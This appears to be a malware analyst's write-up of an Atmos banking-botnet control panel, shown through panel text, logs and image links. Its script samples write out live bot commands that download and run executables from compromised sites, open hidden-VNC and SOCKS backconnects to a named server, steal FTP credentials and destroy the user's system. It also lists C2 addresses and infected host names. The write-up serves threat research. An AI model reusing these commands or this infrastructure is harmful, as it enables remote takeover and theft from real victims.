

Read/Write
 Read
 Admin

Add

User
 admin
 ban_admin
 cho_admin
 dark_admin
 fu_admin
 gold_admin
 shit_admin
 admin_partner
 admin_partner1
 bor_admin
 kar_admin
 nut_admin
 ot_admin
 sys_admin
 wis_admin
 admin_bear

Save

Edit a webinject:



Webinjects for the group 'Canada':

Name	Status	Creation date	Limit of words	Script	Execution	Errors
script_345123452	Enabled	27.10.2015 22:12:30	0	0/1	0	0/0
script_345123453	Enabled	28.10.2015 22:46:34	0	1	1	0
script_345123454	Enabled	28.10.2015 22:46:34	0	1	1	0
Copy of Copy of script_345123454 copy	Enabled	28.10.2015 22:46:34	0	0	0	0
Copy of Copy of script_345123454 copy	Disabled	28.10.2015 22:46:34	0	0/29	216	4
backconnect/VNC 34458115136	Disabled	28.10.2015 15:26:51	1	1	0	1
backconnect/VNC 34458115137	Disabled	28.10.2015 17:04:08	1	1	0	1
backconnect/VNC 34458115138	Disabled	28.10.2015 17:57:52	1	1	0	1
backconnect/VNC 34458115139	Disabled	28.10.2015 18:43:30	1	1	0	1
backconnect/VNC 34458115140	Disabled	27.10.2015 02:08:17	1	1	1	0
backconnect/VNC 34458117045	Disabled	27.10.2015 02:08:29	1	1	0	1
backconnect/VNC 34458117729	Disabled	27.10.2015 02:09:51	1	1	1	0
backconnect/VNC 34458117897	Disabled	27.10.2015 02:09:48	1	1	0	1
backconnect/VNC 34458118289	Disabled	27.10.2015 02:10:28	1	1	1	0
backconnect/VNC 34458124961	Disabled	27.10.2015 02:14:09	1	1	0	0
backconnect/VNC 34458130880	Disabled	27.10.2015 02:26:28	1	1	0	1
backconnect/VNC 34458132820	Disabled	27.10.2015 02:28:36	1	1	0	0
backconnect/VNC 344581352217	Disabled	27.10.2015 02:28:42	1	1	0	1
backconnect/VNC 34458138427	Disabled	27.10.2015 02:29:21	1	1	0	1
backconnect/VNC 34458138810	Disabled	27.10.2015 02:30:00	1	1	0	0
backconnect/VNC 34458172790	Disabled	27.10.2015 02:41:13	1	1	0	1
backconnect/VNC 34458180247	Disabled	27.10.2015 02:53:44	1	1	0	0
backconnect/VNC 34458182925	Disabled	27.10.2015 02:58:18	1	1	1	0
backconnect/VNC 34458184878	Disabled	27.10.2015 04:02:28	1	1	0	1
backconnect/VNC 34458184979	Disabled	27.10.2015 04:04:46	1	1	0	1
backconnect/VNC 34458187296	Disabled	27.10.2015 04:05:15	1	1	0	1
backconnect/VNC 34458187365	Disabled	27.10.2015 04:05:36	1	1	0	1
backconnect/VNC 34458187527	Disabled	27.10.2015 04:05:52	1	1	0	1
backconnect/VNC 34458188387	Disabled	27.10.2015 04:07:19	1	1	0	0
backconnect/VNC 34458188980	Disabled	27.10.2015 04:13:18	1	1	0	0
backconnect/VNC 34458189885	Disabled	27.10.2015 04:21:40	1	1	1	0
backconnect/VNC 34458190216	Disabled	27.10.2015 04:28:21	1	1	1	0
backconnect/VNC 34458191912	Disabled	27.10.2015 04:28:58	1	1	1	0

Script edit:

View command

Name: script_345123453

Status: Enabled

Limit of words: 0

List of bots: PC003-PC_1F3D59E9522DF09

List of botnets:

List of scripts:

Script: user_execute http://iguana58.ru/plugins/system/anticopy/ammy.exe

Save | Create new command from current

Reports (0)

#	↑ Time of report	Type	Bot ID	Version	Message
1	20.10.2015 12:48:14	Script	PC003-PC_1F3D59E9522DF09	0.0.1.1	Script
2	20.10.2015 12:48:19	Ready	PC003-PC_1F3D59E9522DF09	0.0.1.1	OK

Some scripts sample:

tokenspy_update tokenspy-config.json

hvnc_start 176.9.174.237 29223

bot_bc_add vnc

bot_bc_add socks 176.9.174.237 37698

user_execute http://iguana58.ru/plugins/system/anticopy/ammy.exe

transfer

user_destroy

user_execute http://iguana58.ru/plugins/system/anticopy/adobe.exe

user_ftpclients_get

user_execute htxp://iguana58.ru/plugins/system/anticopy/adobe.exe

user_execute htxp://mareikes.com/wp-includes/pomo/svhost.exe -f

user_execute htxp://mareikes.com/wp-includes/pomo/server.exe

user_execute htxp://mareikes.com/wp-includes/pomo/ammy.exe


user_execute http://tehnoart.co/sr.exe -f

user_execute http://3dmaxkursum.net/tmp/sys/config.exe


user_execute http://coasttransit.com/wp-content/gallery/gulfport-transit-center/thumbs/htasees.exe

- dns: 1 » ip: 185.4.73.33 - adress: IGUANA58.RU
- dns: 1 » ip: 176.9.24.49 - adress: MAREIKES.COM
- dns: 1 » ip: 107.180.26.93 - adress: TEHNOART.CO
- dns: 1 » ip: 94.73.144.210 - adress: 3DMAXKURSUM.NET
- dns: 1 » ip: 184.168.47.225 - adress: COASTTRANSIT.COM


Socks:




VNC:




Example of infected endpoints:





Config:



Backconnect logs:

```

Connects Control x
176.9.174.237/control.php
Wipe Logs Kill Tasks
[03.10.2015 23:45:22] SOLIDBENDACCT_7875768F798E6525, p1=12128 ,p2=39483
[04.10.2015 00:04:45] SERVER01_E532648A98267774, p1=18161 ,p2=22198
[04.10.2015 00:09:49] SERVER01_E532648A98267774, p1=18161 ,p2=25511
[04.10.2015 00:18:57] SERVER01_E532648A98267774, p1=18161 ,p2=27700
[04.10.2015 00:45:36] SEPMI_28ACD9476522DF69, p1=15505 ,p2=37419
[04.10.2015 10:41:46] SOLIDBENDACCT_7875768F798E6525, p1=12128 ,p2=21351
[04.10.2015 10:42:45] SEPMI_28ACD9476522DF69, p1=15505 ,p2=25541
[04.10.2015 10:42:55] SERVER01_E532648A98267774, p1=18161 ,p2=35406
[04.10.2015 11:55:28] SOLIDBENDACCT_7875768F798E6525, p1=12128 ,p2=36180
[04.10.2015 11:56:07] SERVER01_E532648A98267774, p1=18161 ,p2=28958
[04.10.2015 11:56:13] SEPMI_28ACD9476522DF69, p1=15505 ,p2=34617
[04.10.2015 19:01:09] ADMIN_02273A326522DF69, p1=19773 ,p2=38621
[04.10.2015 23:12:36] NISHI-PC_775465806522DF69, p1=18089 ,p2=37966
[05.10.2015 06:45:30] NISHI-PC_775465806522DF69, p1=16779 ,p2=31461
[05.10.2015 12:03:54] SERVER01_E532648A98267774, p1=18161 ,p2=37260
[05.10.2015 14:52:35] PCI_1CB98087632BF309, p1=19483 ,p2=38778
[05.10.2015 14:56:39] PCI_1CB98087632BF309, p1=19483 ,p2=35217
[05.10.2015 15:17:00] PCI_1CB98087632BF309, p1=19483 ,p2=26069
[05.10.2015 15:46:47] PCI_1CB98087632BF309, p1=19483 ,p2=26426
[05.10.2015 16:10:10] PCI_1CB98087632BF309, p1=12625 ,p2=27824
[05.10.2015 16:33:29] PCI_1CB98087632BF309, p1=12625 ,p2=35517
[05.10.2015 16:51:01] PCI_1CB98087632BF309, p1=17849 ,p2=35325
[05.10.2015 16:53:03] PCI_1CB98087632BF309, p1=17849 ,p2=28489
[05.10.2015 16:56:00] PCI_1CB98087632BF309, p1=13518 ,p2=21861
[05.10.2015 17:02:10] PCI_1CB98087632BF309, p1=13518 ,p2=26325
[05.10.2015 17:07:14] PCI_1CB98087632BF309, p1=12602 ,p2=34689
[05.10.2015 18:29:47] ADMIN-PC_E532648A98267774, p1=12341 ,p2=28870
[05.10.2015 18:42:47] ADMIN-PC_E532648A98267774, p1=12341 ,p2=23024
[05.10.2015 18:43:11] ADMIN-PC_E532648A98267774, p1=12341 ,p2=36446
[05.10.2015 18:46:21] ADMIN-PC_E532648A98267774, p1=11060 ,p2=26499
[05.10.2015 18:58:19] ADMIN-PC_E532648A98267774, p1=11060 ,p2=28241
[06.10.2015 12:14:31] SAFIC-ERAC_7875768FF7F00782, p1=15019 ,p2=38109
[06.10.2015 13:00:36] PCI_1CB98087632BF309, p1=12602 ,p2=35465
[06.10.2015 13:33:02] PCI_1CB98087632BF309, p1=19387 ,p2=36696
[06.10.2015 13:39:08] PCI_1CB98087632BF309, p1=19387 ,p2=22501
[06.10.2015 13:41:10] PCI_1CB98087632BF309, p1=15898 ,p2=21966
[06.10.2015 14:04:33] SAFIC-ERAC_7875768FF7F00782, p1=15019 ,p2=26682
[06.10.2015 14:10:11] SAFIC-ERAC_7875768FF7F00782, p1=15019 ,p2=36801
[06.10.2015 14:33:07] ADMIN-PC_1CB980876522DF69, p1=18501 ,p2=25227
[07.10.2015 08:30:42] PCI_1CB98087632BF309, p1=19231 ,p2=25300
[07.10.2015 10:43:27] SAFIC-ERAC_7875768FF7F00782, p1=16021 ,p2=23749
[07.10.2015 10:45:43] SAFIC-ERAC_7875768FF7F00782, p1=16021 ,p2=39119
[07.10.2015 10:48:01] SAFIC-ERAC_7875768FF7F00782, p1=10981 ,p2=21599
[07.10.2015 10:50:17] SAFIC-ERAC_7875768FF7F00782, p1=19588 ,p2=23850
[07.10.2015 10:50:22] PCI_1CB98087632BF309, p1=18392 ,p2=27118

```

Files:

```

" ' c ääää@äääc C Y "-YYá -Yá".
'Yá"@ë@ @-Yá ä@ : 8801-D2A4

'@#Yá;"-@Y -" C:\xampp\htdocs

29.11.2015 15:53 <DIR> .
29.11.2015 15:53 <DIR> ..
16.09.2015 01:11 42ÿ496 abcs.exe
16.09.2015 01:11 70 bcconfig.ini
16.09.2015 01:11 358 control.html
16.09.2015 01:11 947 control.php
03.10.2015 20:05 0 index.php
16.09.2015 01:11 85ÿ925 jq.js
29.11.2015 15:53 30ÿ301 log.txt
16.09.2015 01:11 470 test.php
03.10.2015 20:01 <DIR> _backup_
9 ä @ë@c 160ÿ600 ; @ä
3 -" @* 14ÿ038ÿ659ÿ072 ; @ä äc@;@H@

```

```

C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrateur\Bureau>abcs.exe
HUNC Backconnect Server

Usage: abcs.exe <command> -[switch 1] -[switch N]

listen          Start a backconnect server for one bot.
-no logo        Suppresses display of sign-on banner.
-ip v4          Listen on IPv4 port.
-ip v6          Listen on IPv6 port.
-hp:[port]      TCP port for accepting a connection from bot.
-xp:[port]      TCP port for accepting a connection from ?lient.

C:\Documents and Settings\Administrateur\Bureau>

```


SHA1: 9EA4041C41C3448E5A9D00EEA9DACB9E11EBA6C0

bcservice.ini:



[bcservice]

client_starting_port=200

bots_port=30


reboot_every_m=10

Trashed binaries:




SHA1: 987B468DB8AA400171E5365E89C3120F13F728EE


Atmos builder:




With a nice ring animation :)

Rule/test:







Search database:



Search list:




Setup:

